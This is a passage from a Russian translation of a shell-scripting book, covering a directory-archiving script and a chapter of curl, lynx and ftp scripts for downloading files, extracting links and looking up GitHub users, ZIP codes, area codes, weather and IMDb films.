  echo "${progname}: You must specify a subdirectory" >&2
  exit 1
fi

❶ if [ ! -w . ] ; then
  echo "${progname}: cannot write archive file to current directory." >&2
  exit 1
fi

# Архив может получиться опасно большим? Давайте проверим...

dirsize="$(du -s $1 | awk '{print $1}')"

if [ $dirsize -gt $maxarchivedir ] ; then
  /bin/echo -n "Warning: directory $1 is $dirsize blocks. Proceed? [n] "
  read answer
  answer="$(echo $answer | tr '[:upper:]' '[:lower:]' | cut -c1)"
  if [ "$answer" != "y" ] ; then
    echo "${progname}: archive of directory $1 canceled." >&2
    exit 0
  fi
fi

archivename="$1.tgz"

if ❷tar cf - $1 | $compress > $archivename ; then
  echo "Directory $1 archived as $archivename"
else
```

```
    echo "Warning: tar encountered errors archiving $1"
  fi

  exit 0
```

Как это работает

Этот сценарий практически целиком состоит из кода, выполняющего проверку ошибок и позволяющего убедиться, что никакие данные не будут потеряны или не будет создан неправильный архив. В дополнение к обычным проверкам уместности начальных аргументов и действительности содержащейся в них информации, этот сценарий требует, чтобы пользователь был владельцем родительского каталога, вмещающего архивируемый подкаталог, и проверяет возможность сохранения файла архива в надлежащем месте после завершения. Инструкция `if [ ! -w . ]` ❶ проверяет наличие у пользователя права на запись в текущий каталог. Более того, сценарий даже предупреждает пользователя перед архивацией, если есть вероятность того, что файл с резервной копией может получиться слишком большим.

Сама команда `tar`, выполняющая архивирование каталога, находится в строке ❷. Сценарий проверяет код, возвращаемый этой командой, чтобы не удалить каталог, если возникла какая-либо ошибка.

Запуск сценария

Этот сценарий должен запускаться с единственным аргументом — именем каталога для архивирования. Чтобы не включить самого себя в архив, сценарий требует, чтобы в аргументе был указан подкаталог в текущем каталоге, а не `.`, как показано в листинге 6.20.

Результаты

Листинг 6.20. Запуск сценария archivedir для архивирования каталога scripts, но после запуска архивирование было отменено

```
$ archivedir scripts
Warning: directory scripts is 2224 blocks. Proceed? [n] n
archivedir: archive of directory scripts canceled.
```

Нам показалось, что архив получится слишком большим, и мы засомневались в своем решении создать его, но, после некоторых размышлений, решили, что нет причин отказываться.

```
$ archivedir scripts
Warning: directory scripts is 2224 blocks. Proceed? [n] y
Directory scripts archived as scripts.tgz
```

Вот какие результаты получились:

```
$ ls -l scripts.tgz
-rw-r--r--  1 taylor  staff  325648 Jul 14 08:01 scripts.tgz
```

ПРИМЕЧАНИЕ

Совет для разработчиков: активно работая над каким-либо проектом, добавьте задание для `cron`, автоматически запускающее сценарий `archivedir` для создания ночного архива с рабочим кодом.

Глава 7. Пользователи Интернета

Одна из областей, где Unix блистает особенно ярко, — это Интернет. Неважно, собираетесь ли вы запустить быстрый сервер на своем компьютере или просто с толком побродить по Сети, сценарии командной оболочки всегда придут на помощь.

Инструменты для работы с Интернетом допускают возможность управления из сценариев, даже если вы никогда не думали о таком их применении. Например, программой FTP, которая постоянно оказывается в ловушке отладочного режима, можно управлять интересными способами, как описывается в сценарии № 53 ниже. Сценарии командной оболочки часто позволяют улучшить производительность и вывод большинства утилит командной строки, выполняющих те или иные операции с Интернетом.

Первое издание этой книги уверяло читателей, что лучший инструмент для сценариев, работающих с Интернетом, — команда `lynx`; теперь мы рекомендуем использовать `curl`. Оба инструмента поддерживают исключительно текстовый интерфейс для доступа в Интернет, но если `lynx` предлагает механизм, напоминающий браузер, то `curl` специально проектировался для использования в сценариях и выводит исходный код HTML любых страниц, которые вы решите исследовать.

Например, ниже показано, как с помощью `curl` получить первые семь строк из главной страницы сайта *Dave on Film*:

```
$ curl -s http://www.daveonfilm.com/ | head -7
<!DOCTYPE html>
<html lang="en-US">
<head>
<meta charset="UTF-8" />
<link rel="profile" href="http://gmpg.org/xfn/11" />
<link rel="pingback" href="http://www.daveonfilm.com/xmlrpc.php" />
<title>Dave On Film: Smart Movie Reviews from Dave Taylor</title>
```

Тот же результат можно получить с помощью `lynx`, если утилита `curl` недоступна, но, если у вас имеются обе утилиты, мы рекомендуем использовать `curl`. Именно с ней мы будем работать в данной главе.

ВНИМАНИЕ

Одно из ограничений приведенных в этой главе сценариев, извлекающих информацию из веб-сайтов, состоит в том, что, если веб-сайт, от которого зависит сценарий, изменит верстку или API после выхода книги, сценарий может перестать работать. Но, имея навык чтения разметки HTML или JSON (даже если вы не понимаете их в полном объеме), вы сумеете все исправить. Проблема трассировки других сайтов является основной причиной создания расширяемого языка разметки (Extensible Markup Language, XML): он позволяет разработчикам сайтов возвращать содержимое страниц отдельно от правил его размещения.

№ 53. Загрузка файлов через FTP

Когда-то одним из самых востребованных применений Интернета была передача файлов, а одним из самых простых решений этой задачи стал протокол передачи файлов (File Transfer Protocol, FTP). На базовом уровне все взаимодействия в Интернете сводятся к передаче файлов. Например, веб-браузер запрашивает передачу HTML-документа и сопутствующих изображений, чат-сервер постоянно передает строки дискуссии взад-вперед, почтовые программы пересылают электронные письма из одного конца мира в другой.

Оригинальная программа FTP все еще остается в строю, и, несмотря на довольно убогий интерфейс, она обладает достаточно мощными средствами и возможностями, чтобы иметь ее на вооружении. Существует богатое разнообразие программ с поддержкой FTP, из которых особенно примечательны FileZilla (*http://filezilla-project.org/*) и NcFTP (*http://www.ncftp.org/*), плюс масса замечательных графических интерфейсов, делающих работу с FTP более удобной. Однако FTP с успехом можно использовать для загрузки и выгрузки файлов, написав сценарии-обертки на языке командной оболочки.

Например, FTP часто используется для загрузки файлов из Интернета. Именно эту возможность реализует сценарий в листинге 7.1. Нередко файлы находятся на анонимных FTP-серверах, имеющих адреса URL следующего вида: *ftp://<некоторый_сервер>/<путь>/<имя_файла>/*.

Код

Листинг 7.1. Сценарий ftpget

```
#!/bin/bash

# ftpget -- получая URL в стиле ftp, разворачивает его и пытается получить
#   файл, используя прием доступа к анонимному ftp.

anonpass="$LOGNAME@$(hostname)"
```

```
if [ $# -ne 1 ] ; then
  echo "Usage: $0 ftp://..." >&2
  exit 1
fi

# Типичный URL: ftp://ftp.ncftp.com/unixstuff/q2getty.tar.gz

if [ "$(echo $1 | cut -c1-6)" != "ftp://" ] ; then
  echo "$0: Malformed url. I need it to start with ftp://" >&2
  exit 1
fi

server="$(echo $1 | cut -d/ -f3)"
filename="$(echo $1 | cut -d/ -f4-)"
basefile="$(basename $filename)"

echo ${0}: Downloading $basefile from server $server

❶ ftp -np << EOF
open $server
user ftp $anonpass
get "$filename" "$basefile"
quit
EOF

if [ $? -eq 0 ] ; then
  ls -l $basefile
fi

exit 0
```

Как это работает

Основу сценария составляет последовательность команд, передаваемых программе FTP, которая начинается в строке ❶. Эта последовательность иллюстрирует основы пакетной работы: последовательность инструкций передается отдельной программе так, что принимающая программа (в данном случае FTP) думает, будто инструкции вводятся пользователем. Эта последовательность предписывает открыть соединение с сервером, вводит имя анонимного пользователя (FTP) и пароль по умолчанию, указанный в разделе с настройками сценария (обычно адрес электронной почты), затем дает команду загрузить файл с FTP-сервера и завершает программу после загрузки.

Запуск сценария

Сценарий очень прост в использовании: достаточно указать полный адрес URL файла на FTP-сервере, и файл будет загружен в текущий каталог, как показано в листинге 7.2.

Результаты

Листинг 7.2. Запуск сценария ftpget

```
$ ftpget ftp://ftp.ncftp.com/unixstuff/q2getty.tar.gz
ftpget: Downloading q2getty.tar.gz from server ftp.ncftp.com
-rw-r--r--  1 taylor  staff  4817 Aug 14 1998 q2getty.tar.gz
```

Некоторые версии FTP более многословны, чем другие. Кроме того, нередки случаи несоответствия реализаций протокола на стороне клиента и на стороне сервера. В подобных ситуациях такие «многословные» программы FTP иногда выводят пугающие сообщения об ошибках, к примеру `Unimplemented command` («Нереализованная команда»). Вы можете без опаски игнорировать их. Например, в листинге 7.3 показан вывод того же сценария, запущенного в OS X.

Листинг 7.3. Запуск сценария ftpget в OS X

```
$ ftpget ftp://ftp.ncftp.com/ncftp/ncftp-3.1.5-src.tar.bz2
../Scripts.new/053-ftpget.sh: Downloading q2getty.tar.gz from server ftp.
ncftp.com
Connected to ncftp.com.
220 ncftpd.com NcFTPd Server (licensed copy) ready.
331 Guest login ok, send your complete e-mail address as password.
230-You are user #2 of 16 simultaneous users allowed.
230-
230 Logged in anonymously.
Remote system type is UNIX.
Using binary mode to transfer files.
local: q2getty.tar.gz remote: unixstuff/q2getty.tar.gz
227 Entering Passive Mode (209,197,102,38,194,11)
150 Data connection accepted from 97.124.161.251:57849; transfer starting for
q2getty.tar.gz (4817 bytes).
100% |*****************************************************| 4817
67.41 KiB/s 00:00 ETA
226 Transfer completed.
4817 bytes received in 00:00 (63.28 KiB/s)
221 Goodbye.
-rw-r--r--  1 taylor  staff  4817 Aug 14  1998 q2getty.tar.gz
```

Если ваша версия FTP чересчур многословна и вы пользуетесь OS X, программу FTP можно сделать более сдержанной, добавив в ее вызов флаг `-V` (то есть заменить команду `ftp -n` командой `ftp -nV`).

Усовершенствование сценария

В этот сценарий можно добавить автоматическое разархивирование загружаемых файлов (пример разархивирования вы найдете в сценарии № 33, глава 4),

имеющих определенные расширения. Многие сжатые файлы, такие как *.tar.gz* и *.tar.bz2*, разархивируются с помощью системной команды `tar`.

В этот сценарий можно также добавить функцию выгрузки указанного файла на FTP-сервер. Если сервер поддерживает анонимные соединения (в наши дни таких серверов осталось очень немного из-за взломщиков-дилетантов и других злоумышленников, но это уже другая история), вам достаточно будет определить каталог назначения в командной строке или в самом сценарии и заменить команду `get` на `put` в последовательности команд, как показано ниже:

```
ftp -np << EOF
open $server
user ftp $anonpass
cd $destdir
put "$filename"
quit
EOF
```

Для доступа к защищенной паролем учетной записи на сервере FTP можно добавить в сценарий запрос пароля в интерактивном режиме, отключив эховывод перед инструкцией `read`, и включить его снова после ввода:

```
/bin/echo -n "Password for ${user}: "
stty -echo
read password
stty echo
echo ""
```

Однако самый грамотный способ организовать ввод пароля — позволить программе FTP самой предложить ввести его, что в нашем сценарии произойдет автоматически: если для доступа к указанной учетной записи потребуется пароль, программа FTP сама предложит сделать это.

№ 54. Извлечение адресов URL из веб-страницы

Простейшее применение `lynx` заключается в извлечении списка адресов URL, находящихся в данной веб-странице, что может пригодиться при поиске ссылок в Интернете. Выше мы говорили, что в этом издании книги предпочли уйти от `lynx` в сторону `curl`, но, как оказывается, `lynx` в сто раз удобнее для решения этой задачи (см. листинг 7.4), чем `curl`, потому что автоматически анализирует разметку HTML, тогда как `curl` вынуждает вас делать это вручную.

В вашей системе нет программы `lynx`? Большинство современных систем Unix снабжается диспетчерами пакетов, такими как `yum` в Red Hat, `apt` в Debian

и brew в OS X (впрочем, brew не устанавливается по умолчанию), с помощью которых можно установить lynx. Если вы решите скомпилировать lynx самостоятельно или пожелаете загрузить скомпилированные двоичные файлы, вы найдете все необходимое по адресу: *http://lynx.browser.org/*.

Код

Листинг 7.4. Сценарий getlinks

```
#!/bin/bash

# getlinks -- получая URL, возвращает все относительные и абсолютные ссылки.
#   Принимает три параметра: -d генерирует первичные домены в каждой ссылке,
#   -i выводит список только внутренних ссылок на сайт (то есть на другие
#   страницы на том же сайте), и -x выводит список только внешних ссылок
#   (в противоположность -i).

if [ $# -eq 0 ] ; then
  echo "Usage: $0 [-d|-i|-x] url" >&2
  echo "-d=domains only, -i=internal refs only, -x=external only" >&2
  exit 1
fi

if [ $# -gt 1 ] ; then
  case "$1" in
➊   -d) lastcmd="cut -d/ -f3|sort|uniq"
         shift
         ;;
    -r) basedomain="http://$(echo $2 | cut -d/ -f3)/"
➋       lastcmd="grep \"^$basedomain\"|sed \"s|$basedomain||g\"|sort|uniq"
        shift
        ;;
    -a) basedomain="http://$(echo $2 | cut -d/ -f3)/"
➌       lastcmd="grep -v \"^$basedomain\"|sort|uniq"
        shift
        ;;
     *) echo "$0: unknown option specified: $1" >&2
        exit 1
  esac
else
➍ lastcmd="sort|uniq"
fi

lynx -dump "$1"|\
➎ sed -n '/^References$/,$p'|\
  grep -E '[[:digit:]]+\.'|\
  awk '{print $2}'|\
  cut -d\? -f1|\
➏ eval $lastcmd

exit 0
```

Как это работает

Отображая страницу, `lynx` отображает ее текст, стремясь сохранить форматирование как можно ближе к оригиналу, а также список всех гипертекстовых ссылок, найденных на этой странице. Данный сценарий извлекает только ссылки с использованием команды `sed` для вывода всего, что следует за строкой «References» (Ссылки) в тексте веб-страницы ❺. Затем сценарий обрабатывает полученный список, как определено флагами, заданными пользователями.

Этот сценарий демонстрирует один интересный прием: настройку переменной `lastcmd` (❶, ❷, ❸, ❹) для фильтрации списка ссылок в соответствии с флагами, заданными пользователем. После настройки переменной `lastcmd` применяется удивительно удобная команда `eval` ❻, чтобы заставить командную оболочку интерпретировать содержимое переменной как команду, а не как значение.

Запуск сценария

По умолчанию сценарий выводит список всех ссылок, найденных на указанной веб-странице, и не только тех, которые начинаются с префикса `http:`. Сценарию может быть передано три необязательных флага, влияющих на результат: флаг `-d` требует выводить только доменные имена в совпавших адресах URL, флаг `-r` требует оставить в списке только *относительные* ссылки (то есть указывающие на другие страницы на том же сервере, откуда получена текущая страница), и флаг `-a` требует вывести только *абсолютные* ссылки (то есть указывающие на другие серверы).

Результаты

Простой запуск сценария возвращает список всех ссылок, найденных на указанной странице, как показано в листинге 7.5.

Листинг 7.5. Запуск сценария getlinks

```
$ getlinks http://www.daveonfilm.com/ | head -10
http://instagram.com/d1taylor
http://pinterest.com/d1taylor/
http://plus.google.com/110193533410016731852
https://plus.google.com/u/0/110193533410016731852
https://twitter.com/DaveTaylor
http://www.amazon.com/Doctor-Who-Shada-Adventures-Douglas/
http://www.daveonfilm.com/
http://www.daveonfilm.com/about-me/
http://www.daveonfilm.com/author/d1taylor/
http://www.daveonfilm.com/category/film-movie-reviews/
```

Еще одно из возможных применений сценария — получение списка доменных имен, на которые ссылается указанный сайт. На этот раз воспользуемся стандартным инструментом Unix — командой `wc`, чтобы подсчитать общее количество найденных ссылок:

```
$ getlinks http://www.amazon.com/ | wc -l
219
```

На домашней странице сайта Amazon найдено 219 ссылок. Внушительное количество! А сколько разных доменных имен представлено в этих ссылках? Давайте отфильтруем список, запустив сценарий с флагом `-d`:

```
$ getlinks -d http://www.amazon.com/ | head -10
amazonlocal.com
aws.amazon.com
fresh.amazon.com
kdp.amazon.com
services.amazon.com
www.6pm.com
www.abebooks.com
www.acx.com
www.afterschool.com
www.alexa.com
```

Сайт Amazon не стремится уводить посетителей за свои пределы, но есть ряд партнерских сайтов, ссылки на которые все же присутствуют на главной странице. Конечно, не все придерживаются такой политики.

А что, если ссылки на странице Amazon разделить на абсолютные и относительные?

```
$ getlinks -a http://www.amazon.com/ | wc -l
51
$ getlinks -r http://www.amazon.com/ | wc -l
222
```

Вполне ожидаемо, что количество относительных ссылок на странице Amazon, ссылающихся на внутренние страницы, в четыре раза превышает количество абсолютных ссылок, уводящих на другие веб-сайты. Всякий коммерческий сайт должен стремиться удержать пользователей на своих страницах!

Усовершенствование сценария

Как видите, сценарий `getlinks` может быть очень полезным аналитическим инструментом. Далее в книге вы найдете один из вариантов его дальнейшего усовершенствования: сценарий № 69 в главе 9 помогает быстро проверить действительность всех гипертекстовых ссылок.

№ 55. Получение информации о пользователе GitHub

Сайт GitHub создавался как серьезное подспорье для индустрии открытого программного обеспечения и открытого сотрудничества людей по всему миру. Многие системные администраторы и разработчики посещают GitHub, чтобы получить исходный код какого-нибудь открытого проекта или оставить отчет о проблеме. Так как по сути GitHub — это социальная платформа для разработчиков, возможность быстро получить основную информацию о том или ином пользователе была бы весьма кстати. Сценарий в листинге 7.6 выводит некоторые сведения о заданном пользователе GitHub и позволяет познакомиться с очень мощным GitHub API.

Код

Листинг 7.6. Сценарий githubuser

```
#!/bin/bash
# githubuser -- Получая имя пользователя GitHub, выводит информацию о нем.

if [ $# -ne 1 ]; then
  echo "Usage: $0 <username>"
  exit 1
fi

# Флаг -s подавляет вывод дополнительной информации,
#   которую обычно  выводит curl.
❶ curl -s "https://api.github.com/users/$1" | \
          awk -F'"' '
              /\"name\":/ {
                print $4" is the name of the GitHub user."
              }
              /\"followers\":/{
                split($3, a, " ")
                sub(/,/, "", a[2])
                print "They have "a[2]" followers."
              }
              /\"following\":/{
                split($3, a, " ")
                sub(/,/, "", a[2])
                print "They are following "a[2]" other users."
              }
              /\"created_at\":/{
                print "Their account was created on "$4"."
              }
              '

exit 0
```

Как это работает

Следует признать, что это сценарий скорее на языке awk, чем на языке bash, но иногда для анализа данных приходится привлекать дополнительные возможности awk (GitHub API возвращает данные в формате JSON). С помощью curl сценарий запрашивает у сайта GitHub информацию о пользователе ❶, заданном в аргументе, и передает данные в формате JSON команде awk. В сценарии awk определяется разделитель полей — символ двойной кавычки, чтобы упростить анализ JSON-данных. Затем выполняется сопоставление данных с несколькими регулярными выражениями в сценарии awk и выводятся результаты в удобочитаемом виде.

Запуск сценария

Сценарий принимает единственный аргумент: имя пользователя GitHub. Если указанное имя пользователя не будет найдено, сценарий ничего не выведет.

Результаты

Если сценарию передается существующее имя пользователя, он должен вывести сводную информацию об этом пользователе GitHub, как показано в листинге 7.7.

Листинг 7.7. Запуск сценария githubuser

```
$ githubuser brandonprry
Brandon Perry is the name of the GitHub user.
They have 67 followers.
They are following 0 other users.
Their account was created on 2010-11-16T02:06:41Z.
```

Усовершенствование сценария

Этот сценарий имеет большой потенциал благодаря объему информации, возвращаемому GitHub API. Он выводит только четыре значения из возвращаемых JSON-данных. Создание «резюме» на основе информации, которую API возвращает подобно многим веб-службам, лишь одна из возможностей.

№ 56. Поиск по почтовому индексу

Для демонстрации еще одного приема извлечения информации из Интернета, на этот раз с помощью curl, создадим простой инструмент поиска почтовых

индексов. Передайте сценарию в листинге 7.8 почтовый индекс, и вы узнаете город и штат (в США), которому он принадлежит. Достаточно просто.

Самой очевидной была бы идея использовать официальный веб-сайт почтовой службы США (US Postal Service), но мы задействуем другой сайт, *http://city-data.com/*, в котором для каждого почтового индекса отводится своя веб-страница, что упрощает извлечение информации.

Код

Листинг 7.8. Сценарий zipcode

```
#!/bin/bash

# zipcode -- получая почтовый индекс, определяет город и штат в США.
#   Использует сайт city-data.com, в котором для каждого почтового
#   индекса отводится своя веб-страница.

baseURL="http://www.city-data.com/zips"

/bin/echo -n "ZIP code $1 is in "

curl -s -dump "$baseURL/$1.html" | \
  grep -i '<title>' | \
  cut -d\( -f2 | cut -d\) -f1

exit 0
```

Как это работает

Адреса URL страниц с информацией о почтовых индексах на сайте *http://city-data.com/* имеют единообразную организацию: сам почтовый индекс является заключительной частью URL:

```
http://www.city-data.com/zips/80304.html
```

Такое единообразие позволяет легко сконструировать адрес URL, соответствующий заданному почтовому индексу. Возвращаемая страница содержит название города в заголовке, которое легко отличить по открывающей и закрывающей круглым скобкам, как показано ниже:

```
<title>80304 Zip Code (Boulder, Colorado) Profile - homes, apartments,
schools, population, income, averages, housing, demographics, location,
statistics, residents and real estate info</title>
```

Строка длинная, но легко поддается анализу!

Запуск сценария

Чтобы воспользоваться сценарием, достаточно просто передать ему почтовый индекс в аргументе командной строки. Если указан действительный индекс, сценарий выведет название города и штата, как показано в листинге 7.9.

Результаты

Листинг 7.9. Запуск сценария zipcode

```
$ zipcode 10010
ZIP code 10010 is in New York, New York
$ zipcode 30001
ZIP code 30001 is in <title>Page not found – City-Data.com</title>
$ zipcode 50111
ZIP code 50111 is in Grimes, Iowa
```

Так как 30001 не является действительным почтовым индексом, сценарий сгенерировал сообщение об ошибке `Page not found` («Страница не найдена»). Оно выглядит немного неопрятно, но мы можем улучшить его.

Усовершенствование сценария

Наиболее очевидным усовершенствованием могло бы стать выполнение каких-то действий в ответ на ошибки вместо вывода невнятной последовательности `<title>Page not found – City-Data.com</title>`. Еще более интересный вариант — добавить флаг `-a`, который сообщал бы сценарию о необходимости вывода дополнительной информации о регионе, тем более что *http://city-data.com/* предлагает довольно много информации, помимо названий городов, включая площадь, сведения о населении и цены на недвижимость.

№ 57. Поиск по телефонному коду города

Сценарий поиска по телефонному коду города является разновидностью предыдущего. Как оказывается, реализовать такой сценарий действительно очень просто, благодаря существованию простых для анализа веб-страниц с кодами городов. Например, страница по адресу *http://www.bennetyee.org/ucsd-pages/area.html* легко поддается анализу, не только потому, что она хранит информацию в табличной форме, но и потому, что автор использовал атрибуты HTML для идентификации элементов. Например, строка с информацией о коде 207 выглядит так:

```
<tr><td align=center><a name="207">207</a></td><td align=center>ME</td><td
align=center>-5</td><td> Maine</td></tr>
```

Мы использовали этот сайт в сценарии (листинг 7.10) поиска по телефонному коду города.

Код

Листинг 7.10. Сценарий areacode

```
#!/bin/bash

# areacode -- получая трехзначный телефонный код, действующий в США,
#   определяет город и штат по данным в простой табличной форме, на
#   веб-сайте Беннета Йи (Bennet Yee).

source="http://www.bennetyee.org/ucsd-pages/area.html"

if [ -z "$1" ] ; then
  echo "usage: areacode <three-digit US telephone area code>"
  exit 1
fi

# wc -c вернет количество символов + символ перевода строки,
#   то есть для 3 цифр = 4 символа
if [ "$(echo $1 | wc -c)" -ne 4 ] ; then
  echo "areacode: wrong length: only works with three-digit US area codes"
  exit 1
fi

# Все символы -- цифры?
if [ ! -z "$(echo $1 | sed 's/[[:digit:]]//g')" ] ; then
  echo "areacode: not-digits: area codes can only be made up of digits"
  exit 1
fi

# Теперь можно выполнить поиск по телефонному коду...

result="$(❶curl -s -dump $source | grep "name=\"$1" | \
  sed 's/<[^>]*>//g;s/^ //g' | \
  cut -f2- -d\ | cut -f1 -d\( )"

echo "Area code $1 =$result"

exit 0
```

Как это работает

Основная часть этого сценария выполняет проверку ввода, чтобы убедиться, что телефонный код, указанный пользователем, действителен. Наиболее важна тут команда `curl` ❶ — она извлекает данные из сети и передает их по конвейеру команде `sed` для анализа и команде `cut` для выделения информации, которую требуется вывести.

Запуск сценария

Этот сценарий принимает единственный аргумент — телефонный код города для поиска. Примеры использования сценария демонстрируются листинге 7.11.

Результаты

Листинг 7.11. Тестирование сценария areacode

```
$ areacode 817
Area code 817 = N Cent. Texas: Fort Worth area
$ areacode 512
Area code 512 = S Texas: Austin
$ areacode 903
Area code 903 = NE Texas: Tyler
```

Усовершенствование сценария

Самое простое усовершенствование, которое можно предложить, — реализовать обратный поиск, когда по названию города и штата сценарий находит и выводит все телефонные коды, соответствующие заданному городу.

№ 58. Слежение за погодой

Если вы проводите весь день в кабинете или в серверном зале, уткнувшись носом в терминал, вам наверняка иногда очень хочется выйти на улицу, прогуляться, особенно в хорошую погоду. Weather Underground (*http://www.wunderground.com/*) — отличный веб-сайт, который предлагает прикладной интерфейс (API) с бесплатным доступом для разработчиков. Вам нужно только зарегистрировать API-ключ. Имея API-ключ, можно написать короткий сценарий командной оболочки (показан в листинге 7.12), сообщающий, насколько хороша (или плоха) погода. Знание погоды поможет нам решить, стоит ли выходить на короткую прогулку.

Код

Листинг 7.12. Сценарий weather

```
#!/bin/bash
# weather -- использует Wunderground API для получения информации
#   о погоде по почтовому индексу (США).

if [ $# -ne 1 ]; then
  echo "Usage: $0 <zipcode>"
  exit 1
fi
```

```
  apikey="b03fdsaf3b2e7cd23" # Это недействительный API-ключ -- вы
                             #   должны получить свой.
❶ weather=`curl -s \
      "https://api.wunderground.com/api/$apikey/conditions/q/$1.xml"`
❷ state=`xmllint --xpath \
      //response/current_observation/display_location/full/text\(\) \
      <(echo $weather)`
  zip=`xmllint --xpath \
      //response/current_observation/display_location/zip/text\(\) \
      <(echo $weather)`
  current=`xmllint --xpath \
      //response/current_observation/temp_f/text\(\) \
      <(echo $weather)`
  condition=`xmllint --xpath \
      //response/current_observation/weather/text\(\) \
      <(echo $weather)`

  echo $state" ("$zip") : Current temp "$current"F and "$condition" outside."

  exit 0
```

Как это работает

Сценарий вызывает команду `curl`, чтобы отправить запрос к Wunderground API и сохранить HTTP-ответ в переменной `weather` ❶. Затем он использует утилиту `xmllint` (ее легко установить с помощью диспетчера пакетов, такого как `apt`, `yum` или `brew`) для выполнения XPath-запроса к полученным данным ❷, причем в конце каждого вызова `xmllint` применяется интересный синтаксис `<(echo $weather)`, поддерживаемый языком bash. Эта конструкция принимает вывод команды внутри скобок и передает его указанной программе в виде дескриптора файла, то есть программа думает, что читает настоящий файл. После выборки необходимой информации из полученных данных в формате XML она выводится в виде удобочитаемого сообщения с краткими сведениями о погоде.

Запуск сценария

Запуская сценарий, достаточно передать ему почтовый индекс, как показано в листинге 7.13. Очень просто!

Результаты

Листинг 7.13. Тестирование сценария weather

```
$ weather 78727
Austin, TX (78727) : Current temp 59.0F and Clear outside.
$ weather 80304
Boulder, CO (80304) : Current temp 59.2F and Clear outside.
$ weather 10010
New York, NY (10010) : Current temp 68.7F and Clear outside.
```

Усовершенствование сценария

Откроем небольшой секрет. В действительности этот сценарий принимает не только почтовые индексы. Службе Wunderground API можно также передать название региона, например `CA/San_Francisco` (попробуйте передать эту строку сценарию `weather`!). Однако такой формат не очень удобен: он требует использовать символы подчеркивания вместо пробелов и символ слеша (`/`) в середине. В качестве одного из усовершенствований можно было бы добавить в сценарий запрос на ввод аббревиатуры штата и названия города и автоматически заменять пробелы символами подчеркивания, если сценарий запущен без аргумента. Как обычно, можно также добавить дополнительную проверку ошибок. Например, что получится, если передать сценарию четырехзначный или недействительный почтовый индекс?

№ 59. Поиск информации о кинофильме в базе IMDb

Сценарий в листинге 7.14 демонстрирует более сложный пример доступа к Интернету с помощью `lynx` для поиска в базе данных Internet Movie Database (*http://www.imdb.com/*) сведений о кинофильмах по указанному шаблону. База данных IMDb назначает уникальный числовой код каждому фильму, каждому телевизионному сериалу и даже каждой отдельной серии; если пользователь укажет такой код, данный сценарий вернет краткое описание фильма. В противном случае он вернет список фильмов, частично или полностью соответствующих указанному названию.

В зависимости от типа запроса (числовой код или название) сценарий обращается по разным адресам URL и сохраняет результаты в кэше, чтобы многократно обойти содержимое страницы для извлечения разных фрагментов информации. Для этого используется много — очень много! — вызовов команд `sed` и `grep`, в чем вы можете убедиться лично.

Код

Листинг 7.14. Сценарий moviedata

```
#!/bin/bash
# moviedata -- получая название фильма или сериала, возвращает список
#   совпадений. Если пользователь укажет числовой код IMDb, вернет
#   краткое описание фильма. Использует базу данных Internet Movie Database.

titleurl="http://www.imdb.com/title/tt"
imdburl="http://www.imdb.com/find?s=tt&exact=true&ref_=fn_tt_ex&q="
```

```
tempout="/tmp/moviedata.$$"

❶ summarize_film()
{
  # Форматирует описания фильма.

  grep "<title>" $tempout | sed 's/<[^>]*>//g;s/(more)//'

  grep --color=never -A2 '<h5>Plot:' $tempout | tail -1 | \
    cut -d\< -f1 | fmt | sed 's/^/ /'

  exit 0
}

trap "rm -f $tempout" 0 1 15

if [ $# -eq 0 ] ; then
  echo "Usage: $0 {movie title | movie ID}" >&2
  exit 1
fi

#########
# Выяснить тип запроса: по названию или по коду IMDb

nodigits="$(echo $1 | sed 's/[[:digit:]]*//g')"

if [ $# -eq 1 -a -z "$nodigits" ] ; then
  lynx -source "$titleurl$1/combined" > $tempout
  summarize_film
  exit 0
fi

##########
# Это не код IMDb, поэтому нужно выполнить поиск...

fixedname="$(echo $@ | tr ' ' '+')" # для формирования URL

url="$imdburl$fixedname"

❷ lynx -source $imdburl$fixedname > $tempout

# Нет результатов?

❸ fail="$(grep --color=never '<h1 class="findHeader">No ' $tempout)"

# Если найдено несколько похожих названий...

if [ ! -z "$fail" ] ; then
  echo "Failed: no results found for $1"
  exit 1
elif [ ! -z "$(grep '<h1 class="findHeader">Displaying' $tempout)" ] ; then
  grep --color=never '/title/tt' $tempout | \
  sed 's/</\
</g' | \
  grep -vE '(.png|.jpg|>[ ]*$)' | \
```

```
    grep -A 1 "a href=" | \
    grep -v '^--$' | \
    sed 's/<a href="\/title\/tt//g;s/<\/a> //' | \
❹   awk '(NR % 2 == 1) { title=$0 } (NR % 2 == 0) { print title " " $0 }' | \
    sed 's/\/.*>/: /' | \
    sort
fi

exit 0
```

Как это работает

Этот сценарий конструирует разные адреса URL, в зависимости от содержимого аргумента. Если пользователь указал числовой код, сценарий конструирует соответствующий URL, загружает с помощью `lynx` сведения о фильме, сохраняет их в файле `$tempout` ❷ и затем вызывает функцию `summarize_film()` ❶. Ничего сложного.

Но если пользователь указал название, тогда сценарий конструирует URL с запросом поиска к базе данных IMDb и сохраняет полученную страницу во временном файле. Если базе данных IMDb не удалось найти совпадений, она возвращает в HTML-странице тег `<h1>` с атрибутом `class="findHeader"` и текстом `No results` («Нет результатов»). Именно эту ситуацию проверяет команда в строке ❸. Далее следует простая проверка: если содержимое `$fail` имеет ненулевую длину, сценарий сообщает об отсутствии результатов.

Однако если `$fail` *ничего* не содержит, это означает, что поиск по заданному шаблону удался и в файле хранятся некоторые результаты. Далее в результатах выполняется поиск шаблона `/title/tt`, но здесь есть одна сложность: разобрать результаты, возвращаемые базой данных IMDb, очень непросто, потому что для каждой заданной ссылки в результатах имеется несколько совпадений. Остальная последовательность замысловатых команд `sed|grep|sed` пытается идентифицировать и удалить повторяющиеся совпадения и оставить только то, что имеет значение.

Кроме того, когда IMDb находит совпадение, такое как `"Lawrence of Arabia (1962)"`, она возвращает название и год в двух разных элементах HTML, в двух разных строках. М-да. Однако год нам определенно необходим, чтобы различать фильмы с одинаковыми названиями. Этим занимается команда `awk` в строке ❹, ,используя весьма хитроумный способ.

Для тех, кто не знаком с `awk`, отметим, что в общем случае `awk`-сценарий имеет следующую организацию: `(условие) { действие }`. Эта строка сохраняет нечетные строки в `$title`, и затем, когда очередь доходит до четной строки

(с годом и данными о соответствии), она выводит предыдущую и текущую строки в одну строку.

Запуск сценария

Хотя этот сценарий невелик, он обладает большой гибкостью в отношении формата входных данных, как видно из листинга 7.15. Вы можете указать название фильма в кавычках или как набор отдельных слов, а можете ввести восьмизначный числовой код IMDb, чтобы выбрать конкретный фильм.

Результаты

Листинг 7.15. Запуск сценария moviedata

```
$ moviedata lawrence of arabia
0056172: Lawrence of Arabia (1962)
0245226: Lawrence of Arabia (1935)
0390742: Mighty Moments from World History (1985) (TV Series)
